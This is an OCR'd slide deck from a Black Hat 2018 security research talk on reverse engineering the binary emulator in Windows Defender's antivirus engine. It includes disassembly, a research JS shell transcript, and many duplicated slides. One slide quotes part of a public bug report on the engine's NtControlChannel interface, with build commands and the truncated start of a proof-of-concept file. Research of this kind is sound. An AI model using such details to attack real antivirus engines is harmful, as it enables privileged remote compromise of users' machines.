Windows Offender:

Reverse Engineering Windows Defender's Antivirus Emulator

Alexei Bulazel
@0xAlexei

Black Hat 2018

About Me

- Security researcher at ForAllSecure
- Firmware RE & cyber policy at River Loop Security
- RPI / RPISEC alumnus
- Second time talking at Black Hat - previously, “AVLeak” at Black Hat 2016

This is my personal research, any views and opinions expressed are my own, not those of any employer

@0xAlexei

RPISEC

This Presentation Is...

- A deeply technical look at **Windows Defender Antivirus’** binary emulator internals

- As far as I know, the first conference talk about **reverse engineering** any antivirus software’s binary emulator

This Presentation Is...

- A deeply technical look at **Windows Defender Antivirus’** binary emulator internals
- As far as I know, the first conference talk about **reverse engineering** any antivirus software’s binary emulator

This Presentation Is Not...

- An **evaluation** of Windows Defender Antivirus’ efficacy as an antivirus product
- Related to **Windows Defender ATP**, or any technologies under the Windows Defender name

Outline

1. Introduction
   a. Background
   b. Introduction to Emulation
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
5. Conclusion

Why Windows Defender Antivirus

Windows' built-in antivirus software:

- Now the "Defender" name covers multiple mitigations and security controls built into Windows
- This presentation is about Windows Defender Antivirus, not Windows Defender ATP, Application Guard, Exploit Guard, etc...

Why Windows Defender Antivirus

Windows’ built-in antivirus software:

- Now the “Defender” name covers multiple mitigations and security controls built into Windows
- This presentation is about Windows Defender Antivirus, not Windows Defender ATP, Application Guard, Exploit Guard, etc…

- Huge AV market share - “8% of systems running Windows 7 and Windows 8 are running Windows Defender and more than 50% of Windows 10 devices”*

`*windowsreport.com/windows-defender-enterprise-antivirus/`

Why Windows Defender Antivirus

Windows' built-in antivirus software:

- Now the "Defender" name covers multiple mitigations and security controls built into Windows
- This presentation is about Windows Defender Antivirus, not Windows Defender ATP, Application Guard, Exploit Guard, etc...


- Huge AV market share - "8% of systems running Windows 7 and Windows 8 are running Windows Defender and more than 50% of Windows 10 devices"*

- Runs unsandboxed as `NT AUTHORITY\SYSTEM`
  - Exploit = initial RCE + privilege escalation + AV bypass

- Surprisingly easy for attackers to reach remotely

`*windowsreport.com/windows-defender-enterprise-antivirus/`

Motivation




Tavis Ordandy @taviso

Follow

I think @natashenka and I just discovered the worst Windows remote code exec in recent memory. This is crazy bad. Report on the way. 🔥🔥🔥

7:14 PM - 5 May 2017

2,595 Retweets 2,879 Likes



AVLeak:

Fingerprinting Antivirus Emulators For Advanced Malware Evasion

Alexei Bulazel

black hat USA 2016

August 3, 2016 Black Hat 2016 1

- Tavis and co. at P0 dropped some awesome Defender bugs
- I had analyzed AVs before, but never Windows Defender
- I reversed Defender's JS engine for ~4 months, then got interested in the Windows emulator
- My personal research side project during winter 2017-2018: ~5 months of reversing, another month documenting

Target - `mpengine.dll`

`mpam-fe.exe` released monthly:


- `mpengine.dll`
  “Microsoft Malware Protection Engine”
  Also bundles 4 other binaries

- `MPSigStub.exe`
  “Microsoft Malware Protection Signature Update Stub”


- `mpasbase.vdm`
- `mpasdlta.vdm`

- `mpavbase.vdm`
- `mpavdlta.vdm`

`mpengine.dll` provides malware scanning and detection capabilities - other AV features and OS integration are handled in Defender’s other components



```
PACKEDBINARY
    BOOTTIMETOOL
    ENGINEKSL
    HOSTPROCESS
    ORPLIBRARY
WEVT_TEMPLATE
    1
Message Table
    1
        Block 30000000h - 30000002h
        Block 50000004h - 50000004h
        Block 70000001h - 70000007h
        Block B0000001h - B0000002h
        Block B0000005h - B0000007h
Version
    1
```



```
cmp     edx, 1
jnz     short loc_75A2FF924
```

```
loc_75A2FF8AE:
;   try {
xor     r9d, r9d
lea     r8, [rsp+48h+var_20]
mov     rdx, r10
call    sub_75A2FF4F8
mov     bl, al
;   } // starts at 75A2FF8AE
```

```
prototype.toLocaleString is unimp"...
```

```
loc_75A2FF8C0:
lea     rcx, [rsp+48h+var_20]
call    sub_75A2E7488
```

```
loc_75A53A15D:
lea     r8, aArrayPrototype_10 ; "Array.protot
mov     edx, 0Dh
mov     rcx, r10
call    sub_75A33A05C
mov     bl, al
jmp     loc_75A2FF8CA
```


```
F7F4
```

```
loc_75A2FF8E3:
mov     r9b, [rsp+48h+arg_20]
mov     r8, r11
mov     rdx, r10
```

```
loc_75A2FF8D1:
mov     r9b, [rsp+48h+arg_20]
mov     rdx, r10
call    sub_75A2FF3E0
```

32 & 64-bit builds

My Prior Research:
Windows Defender’s JavaScript Engine



Reverse Engineering Windows Defender’s JavaScript Engine

Alexei Bulazel
@0xAlexei


REcon Brussels 2018

bit.ly/
2qio857

Presented at REcon Brussels (Belgium), February 2018

JS Engine `bit.ly/2qio857`

JS engine used for analysis of potentially malicious code - reversed from binary




```
mov     ecx, [ebp+arg_8]
call    ?getValueType@@YA?AW4JsValueType@@I@Z ; getValueType(uint)
cmp     eax, 4
jnz     short loc_5A503AB5
```

```
mov     ecx, [ebp+arg_8]
call    ?numBytes@JsString@@YAII@Z ; JsString::numBytes(uint)
mov     ebx, eax
cmp     ebx, 50h
ja      short loc_5A503AAC
```

JS Engine bit.ly/2qio857


JS engine used for analysis of potentially malicious code - reversed from binary




```
mov     ecx, [ebp+arg_8]
call    ?getValueType@@YA?AW4JsValueType@@I@Z ; getValueType(uint)
cmp     eax, 4
jnz     short loc_5A503AB5
```

```
mov     ecx, [ebp+arg_8]
call    ?numBytes@JsString@@YAII@Z ; JsString::numBytes(uint)
mov     ebx, eax
cmp     ebx, 50h
ja      short loc_5A503AAC
```

Custom loader / shell used for dynamic experimentation - thanks Rolf Rolles!




```
$ ./JsShell.exe
CONSTRUCTOR_CALL:        6EA109AE
DESTRUCTOR:              6EA21830
CONSTRUCTOR:             6EA21ACA
EVAL:                    6EA10875

mpscript>  (function (){for(var i = 0; i < 3; i++){print(i
e MpEngine.dll")}})()
print(): 0: Hello from inside MpEngine.dll
print(): 1: Hello from inside MpEngine.dll
print(): 2: Hello from inside MpEngine.dll
print(): undefined
Log():            <NA>:   0: execution took 239 ticks
Log():            <NA>:   0: final memory used 9KB
Log():            <NA>:   0: total of 0 GCs performed

Ended. Result code: 0
mpscript> _
```



```
(function (){
     for (var i = 0; i < 10; i++){
          log(i);
     }
})()
```

JS Engine `bit.ly/2qio857`


JS engine used for analysis of potentially malicious code - reversed from binary



```
mov     ecx, [ebp+arg_8]
call    ?getValueType@@YA?AW4JsValueType@@I@Z ; getValueType(uint)
cmp     eax, 4
jnz     short loc_5A503AB5
```


```
mov     ecx, [ebp+arg_8]
call    ?numBytes@JsString@@YAII@Z ; JsString::numBytes(uint)
mov     ebx, eax
cmp     ebx, 50h
ja      short loc_5A503AAC
```

AV instrumentation callbacks




```
JsRuntimeState::triggerEvent(jsState, 0, "date_setdate", 0, 0, v5, v5)
```

Custom loader / shell used for dynamic experimentation - thanks Rolf Rolles!




```
$ ./JsShell.exe
CONSTRUCTOR_CALL:          6EA109AE
DESTRUCTOR:                6EA21830
CONSTRUCTOR:               6EA21ACA
EVAL:                      6EA10875

mpscript>  (function (){for(var i = 0; i < 3; i++){print(i
e MpEngine.dll")}}})()
print(): 0: Hello from inside MpEngine.dll
print(): 1: Hello from inside MpEngine.dll
print(): 2: Hello from inside MpEngine.dll
print(): undefined
Log():             <NA>:    0: execution took 239 ticks
Log():             <NA>:    0: final memory used 9KB
Log():             <NA>:    0: total of 0 GCs performed

Ended. Result code: 0
mpscript> _
```



```
(function (){
    for (var i = 0; i < 10; i++){
        log(i);
    }
})()
```

JS Engine bit.ly/2qio857

JS engine used for analysis of potentially malicious code - reversed from binary




```
mov     ecx, [ebp+arg_8]
call    ?getValueType@@YA?AW4JsValueType@@I@Z ; getValueType(uint)
cmp     eax, 4
jnz     short loc_5A503AB5
```

```
mov     ecx, [ebp+arg_8]
call    ?numBytes@JsString@@YAII@Z ; JsString::numBytes(uint)
mov     ebx, eax
cmp     ebx, 50h
ja      short loc_5A503AAC
```


Security at the cost of performance

AV instrumentation callbacks




```
JsRuntimeState::triggerEvent(jsState, 0, "date_setdate", 0, 0, v5, v5)
```

Custom loader / shell used for dynamic experimentation - thanks Rolf Rolles!



```
$ ./JsShell.exe
CONSTRUCTOR_CALL:        6EA109AE
DESTRUCTOR:              6EA21830
CONSTRUCTOR:             6EA21ACA
EVAL:                    6EA10875

mpscript>  (function (){for(var i = 0; i < 3; i++){print(i
e MpEngine.dll")}})()
print(): 0: Hello from inside MpEngine.dll
print(): 1: Hello from inside MpEngine.dll
print(): 2: Hello from inside MpEngine.dll
print(): undefined
Log():              <NA>:    0: execution took 239 ticks
Log():              <NA>:    0: final memory used 9KB
Log():              <NA>:    0: total of 0 GCs performed

Ended. Result code: 0
mpscript> _
```



```
(function (){
     for (var i = 0; i < 10; i++){
          log(i);
     }
})()
```

Related Work

- Only a handful of prior publications on binary reversing of antivirus software
- Lots of conference talks, whitepapers, and blogs on antivirus *evasion*, including against emulators
  - AVLeak with fellow RPI researchers Jeremy Blackthorne, Andrew Fasano, Patrick Biernat, and Dr. Bülent Yener - side channel-based black box emulator fingerprinting
- Tavis Ormandy's Defender bugs from 2017
- As far as I know, there's never been a publication about reverse engineering the internals of an AV emulator*

Anti Virus 2.0
"Compilers in disguise"


Mihai G. Chiriac

BitDefender

AVLeak:

Fingerprinting Antivirus Emulators For Advanced Malware Evasion


Alexei Bulazel



MsMpEng: Multiple problems handling ntdll!NtControlChannel comm

Project Member Reported by taviso@google.com, May 12 2017

```
MsMpEng includes a full system x86 emulator that is used to execute any untrust
runs as NT AUTHORITY\SYSTEM and isn't sandboxed.

Browsing the list of win32 APIs that the emulator supports, I noticed ntdll!NtC
emulated code to control the emulator.

You can simply create an import library like this and then call it from emulate

$ cat ntdll.def
LIBRARY ntdll.dll
EXPORTS
    NtControlChannel
$ lib /def:ntdll.def /machine:x86 /out:ntdll.lib /nologo
   Creating library ntdll.lib and object ntdll.exp
$ cat intoverflow.c
#include <windows.h>
#include <stdint.h>
#include <stdlib.h>
#include <limits.h>

#pragma pack(1)

struct {
    uint64_t start_va;
    uint32_t size;
```



Joxean Koret
Elias Bachaalany

The Antivirus Hacker's Handbook

WILEY

*AV industry companies have occasionally presented on the design of their emulators at conferences. Industry patents also often have interesting information about AV internals.

Outline

1. Introduction
    a. Background
    b. Introduction to Emulation
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
5. Conclusion

Why Emulate?

Traditional AV model: scan files and look for known malware signatures (file hashes, sequences of bytes, file traits, etc…)

Why Emulate?

Traditional AV model: scan files and look for known malware signatures (file hashes, sequences of bytes, file traits, etc...)

Problem: signatures are easily evaded with packed code, novel binaries, etc


Why Emulate?

Traditional AV model: scan files and look for known malware signatures (file hashes, sequences of bytes, file traits, etc...)

Problem: signatures are easily evaded with packed code, novel binaries, etc

Solution: run unknown binaries in a virtual emulated environment - look for runtime malicious behavior or known signatures

